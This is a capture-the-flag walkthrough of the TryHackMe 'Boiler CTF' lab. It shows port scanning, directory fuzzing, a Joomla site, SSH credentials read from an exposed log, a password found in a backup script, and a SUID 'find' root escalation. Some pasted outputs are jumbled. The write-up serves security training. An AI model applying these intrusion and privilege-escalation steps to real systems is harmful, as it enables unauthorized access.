

Boiler CTF

Working Theory

Enumeration

Tools

nmap

```
nobodyatall@0xDEADBEEF:~/tryhackme/boilerCTF$ nmap -sC -sV -oN portscn 10.10.205.145
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 10:23 EST
Nmap scan report for 10.10.205.145
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.8.20.97
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
```

```
|_/  
|_http-server-header: Apache/2.4.18 (Ubuntu)  
|_http-title: Apache2 Ubuntu Default Page: It works  
10000/tcp open  http    MiniServ 1.930 (Webmin httpd)  
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).  
55007/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)  
| 256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)  
|_ 256 25:25:83:f2:a7:75:8a:a0:46:b2:12:70:04:68:5c:cb (ED25519)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 61.71 seconds

Targets

ftp

able to login anonymously

```
nobodyatall@0xDEADBEEF:~/tryhackme/boilerCTF$ ftp 10.10.205.145  
Connected to 10.10.205.145.  
220 (vsFTPd 3.0.3) SecureBan-  
Name (10.10.205.145:nobodyatall): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls -la  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x    2 ftp      ftp      4096 Aug 22  2019 .  
drwxr-xr-x    2 ftp      ftp      4096 Aug 22  2019 ..  
-rw-r--r--    1 ftp      ftp        74 Aug 21  2019 .info.txt  
226 Directory send OK.  
ftp> █
```

question: File extension after anon login
-txt

content of .info.txt

//seems like ROT13 to me

```
nobodyatall@0xDEADBEEF:~/tryhackme/boilerCTF$ cat .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
nobodyatall@0xDEADBEEF:~/tryhackme/boilerCTF$
```

cyberchef rot13 to decrypt it

//seems like nothing much here. let's continue enumeration

```
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
```

Output

time: 2ms
length: 73
lines: 1



```
Just wanted to see if you find it. Lol. Remember: Enumeration is the key!
```

highest port 55007

running ssh service

```

PORT      STATE SERVICE VERSION
55007/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
  256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)
_ 256 25:25:83:f2:a7:75:8a:a0:46:b2:12:70:04:68:5c:cb (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

question: What is on the highest port?
-ssh

port 10000 (webmin)

root page, /

https://10.10.205.145:10000

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Webmin

You must enter a username and password to login to the server on 10.10.205.145

Username

Password

☐ Remember me


Sign in

question: What's running on port 10000?
-webmin


question: Can you exploit the service running on that port? (yay/nay answer)
-nay (since we don't have the credentials to access it, it doesn't use the default credentials admin:eraadmin)

port 80

root page, /
//apache default page



robots.txt interesting stuff in here, but that's a rabbit hole



tried web dir fuzzing but nothing found seems like a rabbit hole

```
nobodyatall@0xDEADBEEF:~/tryhackme/boilerCTF$ /opt/ffuf/ffuf -u http://10.10.205.145/FUZZ -w robots.txt

v0.12

-----
:: Method      : GET
:: URL         : http://10.10.205.145/FUZZ
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403
-----

[Status: 200, Size: 11321, Words: 3503, Lines: 376]
[Status: 200, Size: 11321, Words: 3503, Lines: 376]
[Status: 200, Size: 11321, Words: 3503, Lines: 376]
:: Progress: [15/15] :: 7 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

tried to decode the decimal to ascii but seems weird text only

Recipe

From Decimal

Delimiter
Space

☐ Support signed values

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

From Hex

Delimiter
Auto

Input

length: 175
lines: 1

079 084 108 105 077 068 089 050 077 071 078 107 079 084 086 104 090 071 086 104 077 122 073 051 089 122 085 048 077 084 103 121 089 109 070 104 078 084 069 049 079 068 081 075

Output

start: 0
end: 16
length: 16
time: 3ms
length: 16
lines: 1

.°f.ÜZPE'ÄA.°¥..

continue fuzzing with common.txt
//found joomla directory

```

at the site currently unavailable [Status: 403, Size: 292, Words: 22, Lines: 12]
e's admin .htaccess [Status: 403, Size: 297, Words: 22, Lines: 12]
.htpasswd [Status: 403, Size: 297, Words: 22, Lines: 12]
[Status: 200, Size: 11321, Words: 3503, Lines: 376]
index.html [Status: 200, Size: 11321, Words: 3503, Lines: 376]
joomla [Status: 301, Size: 315, Words: 20, Lines: 10]
manual [Status: 301, Size: 315, Words: 20, Lines: 10]
robots.txt [Status: 200, Size: 257, Words: 46, Lines: 16]
server-status [Status: 403, Size: 301, Words: 22, Lines: 12]
:: Progress: [4614/4614] :: 170 req/sec :: Duration: [0:00:27] :: Errors: 0 ::

```

seems like we've found a joomla cms here

10.10.205.145/joomla/

li Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

THM Boiler Room

Search ...

Home About Us News Contact Us

Creating Your Site

Details

Written by Joomla

Category: Uncategorized

Side Module

This is a module that might want to display information to your social media or whatever you want on your site.

You can edit this module manually in the Joomla! administrator.

Login

question: What's CMS can you access?
-joomla

joomla CMS version
//version: 3.9.12

10.10.205.145/joomla/administrator/manifests/files/joomla.xml

← → ↺ 🏠

🔍 Kali Linux 🔍 Kali Training 🔍 Kali Tools 🔍 Kali Docs 🔍 Kali Forums 🔍 NetHunter 🔍 Offensive Security 🔍

This XML file does not appear to have any style information associated with it. The document tree

This XML file does not appear to have any style information associated with it. The document tree

```
- <extension version="3.6" type="file" method="upgrade">
  <name>files_joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
- <copyright>
  (C) 2005 - 2019 Open Source Matters. All rights reserved
</copyright>
- <license>
  GNU General Public License version 2 or later; see LICENSE.txt
</license>
<version>3.9.12-dev</version>
<creationDate>August 2019</creationDate>
<description>FILES_JOOMLA_XML_DESCRIPTION</description>
<scriptfile>administrator/components/com_admin/script.php</scriptfile>
```

```
//some directories we found here which is suspicious in joomla, those directories that contain '_' in front
```

```

:: Matcher                : Response status: 200,204,301,302,307
-----
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd [Status: 200, Size: 12463, Words: 772, Lines: 259]
_archive 11:16:35 parrot sshd [Status: 301, Size: 324, Words: 20, Lines: 10]
_database 11:16:35 parrot sshd [Status: 301, Size: 325, Words: 20, Lines: 10]
_files 11:16:36 parrot sshd [Status: 301, Size: 322, Words: 20, Lines: 10]
_test 11:16:36 parrot sshd [Status: 301, Size: 321, Words: 20, Lines: 10]
~www 11:16:36 parrot sshd [Status: 301, Size: 320, Words: 20, Lines: 10]
administrator parrot sshd [Status: 301, Size: 329, Words: 20, Lines: 10]
bin [Status: 301, Size: 319, Words: 20, Lines: 10]
build [Status: 301, Size: 321, Words: 20, Lines: 10]
cache [Status: 301, Size: 321, Words: 20, Lines: 10]
components [Status: 301, Size: 326, Words: 20, Lines: 10]

```

continue manual fuzzing each of the directories and we found an interesting file in `_test`


```

:: Wordlist      : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Extensions   : .txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200,204,301,302,307

```

```

-----
index.php      [Status: 200, Size: 4802, Words: 492, Lines: 87]
log.txt        [Status: 200, Size: 4802, Words: 492, Lines: 87]
log.txt        [Status: 200, Size: 716, Words: 90, Lines: 9]
:: Progress: [9228/9228] :: Job [1/1] :: 184 req/sec :: Duration: [0:00:50] :: Errors: 0 ::
nobodyatall@0xDEADBEEF:~$

```

we try to check the log.txt file & we found ssh credential
 //basterd:superduperp@\$\$

```

10.10.205.145/joomla/_test/log.txt
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd[2443]: Server listening on :: port 22.
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from 10.1.1.1 port 49824 ssh2 #pass: superduperp@$
Aug 20 11:16:35 parrot sshd[2451]: pam_unix(sshd:session): session opened for user pentest by (uid=0)
Aug 20 11:16:36 parrot sshd[2466]: Received disconnect from 10.10.170.50 port 49824:11: disconnected by user
Aug 20 11:16:36 parrot sshd[2466]: Disconnected from user pentest 10.10.170.50 port 49824
Aug 20 11:16:36 parrot sshd[2451]: pam_unix(sshd:session): session closed for user pentest
Aug 20 12:24:38 parrot sshd[2443]: Received signal 15; terminating.

```

try to login to port 55007 ssh (port 22 refuse our connection) with the credential found

```

SSH: Connect to host 10.10.205.145 port 22: Connection refused
nobodyatall@0xDEADBEEF:~/tryhackme/boilerCTF$ ssh -p 55007 basterd@10.10.205.145
The authenticity of host '[10.10.205.145]:55007 ([10.10.205.145]:55007)' can't be established.
ECDSA key fingerprint is SHA256:mvrEiZlb4jqadxXJccZYzkCL/DHEllVQ74eKaSKZiRk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.205.145]:55007' (ECDSA) to the list of known hosts.
basterd@10.10.205.145's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$ id
uid=1001(basterd) gid=1001(basterd) groups=1001(basterd)
$

```

and now we got our initial foothold!

Post Exploitation

Privilege Escalation

bastard -> stoner

found an interesting file owned by user stoner 'backup.sh'

```
basterd@Vulnerable:~$ ls -la
total 1084
drwxr-x--- 3 basterd basterd 4096 Nov  9 19:44 .
drwxr-xr-x 4 root    root    4096 Aug 22  2019 ..
-rwxr-xr-x 1 stoner  basterd  699 Aug 21  2019 backup.sh
-rw----- 1 basterd basterd   0 Aug 22  2019 .bash_history
drwx----- 2 basterd basterd 4096 Aug 22  2019 .cache
-rwxrwxr-x 1 basterd basterd 1090528 Nov  9 19:44 pspy
basterd@Vulnerable:~$
```

read the file and found stoner credential

```
DATE=`date +%y\.%m\.%d\.`2466]: Received disconnect from
Aug 20 11:16:36 parrot sshd[2466]: Disconnected from user
USER=stoner36 parrot sshd[2451]: pam_unix(sshd:session):
#superduperp@$no1knows [2443]: Received signal 15; term

ssh $USER@$REMOTE mkdir $TARGET/$DATE

if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
        echo "Begining copy of" $i >> $LOG
```

question: Where was the other users pass stored(no extension, just the name)?
-backup

now su into stoner user

```

basterd@Vulnerable:~$ su stoner
Password:
stoner@Vulnerable:/home/basterd$ id
uid=1000(stoner) gid=1000(stoner) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
stoner@Vulnerable:/home/basterd$

```

stoner -> root

stoner home directory found .secret file & that's the user flag!!

```

stoner@Vulnerable:~$ ls -la
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22 2019 .
drwxr-xr-x 4 root   root   4096 Aug 22 2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22 2019 .nano
-rw-r--r-- 1 stoner stoner  34 Aug 21 2019 .secret
stoner@Vulnerable:~$ cat .secret
You made it till here, well done.
stoner@Vulnerable:~$

```

sudo -l

//this one is just messing with us only

```

stoner@Vulnerable:~$ sudo -l
User stoner may run the following commands on Vulnerable:
  (root) NOPASSWD: /NotThisTime/MessinWithYa
stoner@Vulnerable:~$

```

as there's no such file exist

```

stoner@Vulnerable:~$ ls -la /NotThisTime/MessinWithYa
ls: cannot access '/NotThisTime/MessinWithYa': No such file or directory
stoner@Vulnerable:~$

```

finding suid bit set for file owner

```

stoner@Vulnerable:~$ find / -perm -u=s -type f -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 38900 Mar 26 2019 /bin/su
-rwsr-xr-x 1 root root 30112 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 26492 May 15 2019 /bin/umount
-rwsr-xr-x 1 root root 34812 May 15 2019 /bin/mount
-rwsr-xr-x 1 root root 43316 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 38932 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 13960 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root www-data 13692 Apr 3 2019 /usr/lib/apache2/suexec-custom
-rwsr-xr-- 1 root www-data 13692 Apr 3 2019 /usr/lib/apache2/suexec-pristine
-rwsr-xr-- 1 root messagebus 46436 Jun 10 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 513528 Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 5480 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 36288 Mar 26 2019 /usr/bin/newgidmap
-r-sr-xr-x 1 root root 232196 Feb 8 2016 /usr/bin/find
-rwsr-sr-x 1 daemon daemon 50748 Jan 15 2016 /usr/bin/at
-rwsr-xr-x 1 root root 39560 Mar 26 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 74280 Mar 26 2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 53128 Mar 26 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 34680 Mar 26 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 159852 Jun 11 2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 18216 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 78012 Mar 26 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 36288 Mar 26 2019 /usr/bin/newuidmap
stoner@Vulnerable:~$

```

find binary was interesting

```

-rwsr-xr-x 1 root root 36288 Mar 26 2019 /usr/bin/newgidmap
-r-sr-xr-x 1 root root 232196 Feb 8 2016 /usr/bin/find
-rwsr-sr-x 1 daemon daemon 50748 Jan 15 2016 /usr/bin/at

```

question: What did you exploit to get the privileged user?

-find

let's exploit it and our euid are root right now!

```

stoner@Vulnerable:~$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-4.3# id
uid=1000(stoner) gid=1000(stoner) euid=0(root) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
bash-4.3#

```

let's capture the root flag!

```

bash-4.3# ls -la
total 12
drwx----- 2 root root 4096 Aug 22 2019 .
drwxr-xr-x 22 root root 4096 Aug 22 2019 ..
-rw-r--r-- 1 root root 29 Aug 21 2019 root.txt
bash-4.3# cat root.txt
It wasn't that hard, was it?
bash-4.3#

```

Creds

Flags

Write-up Images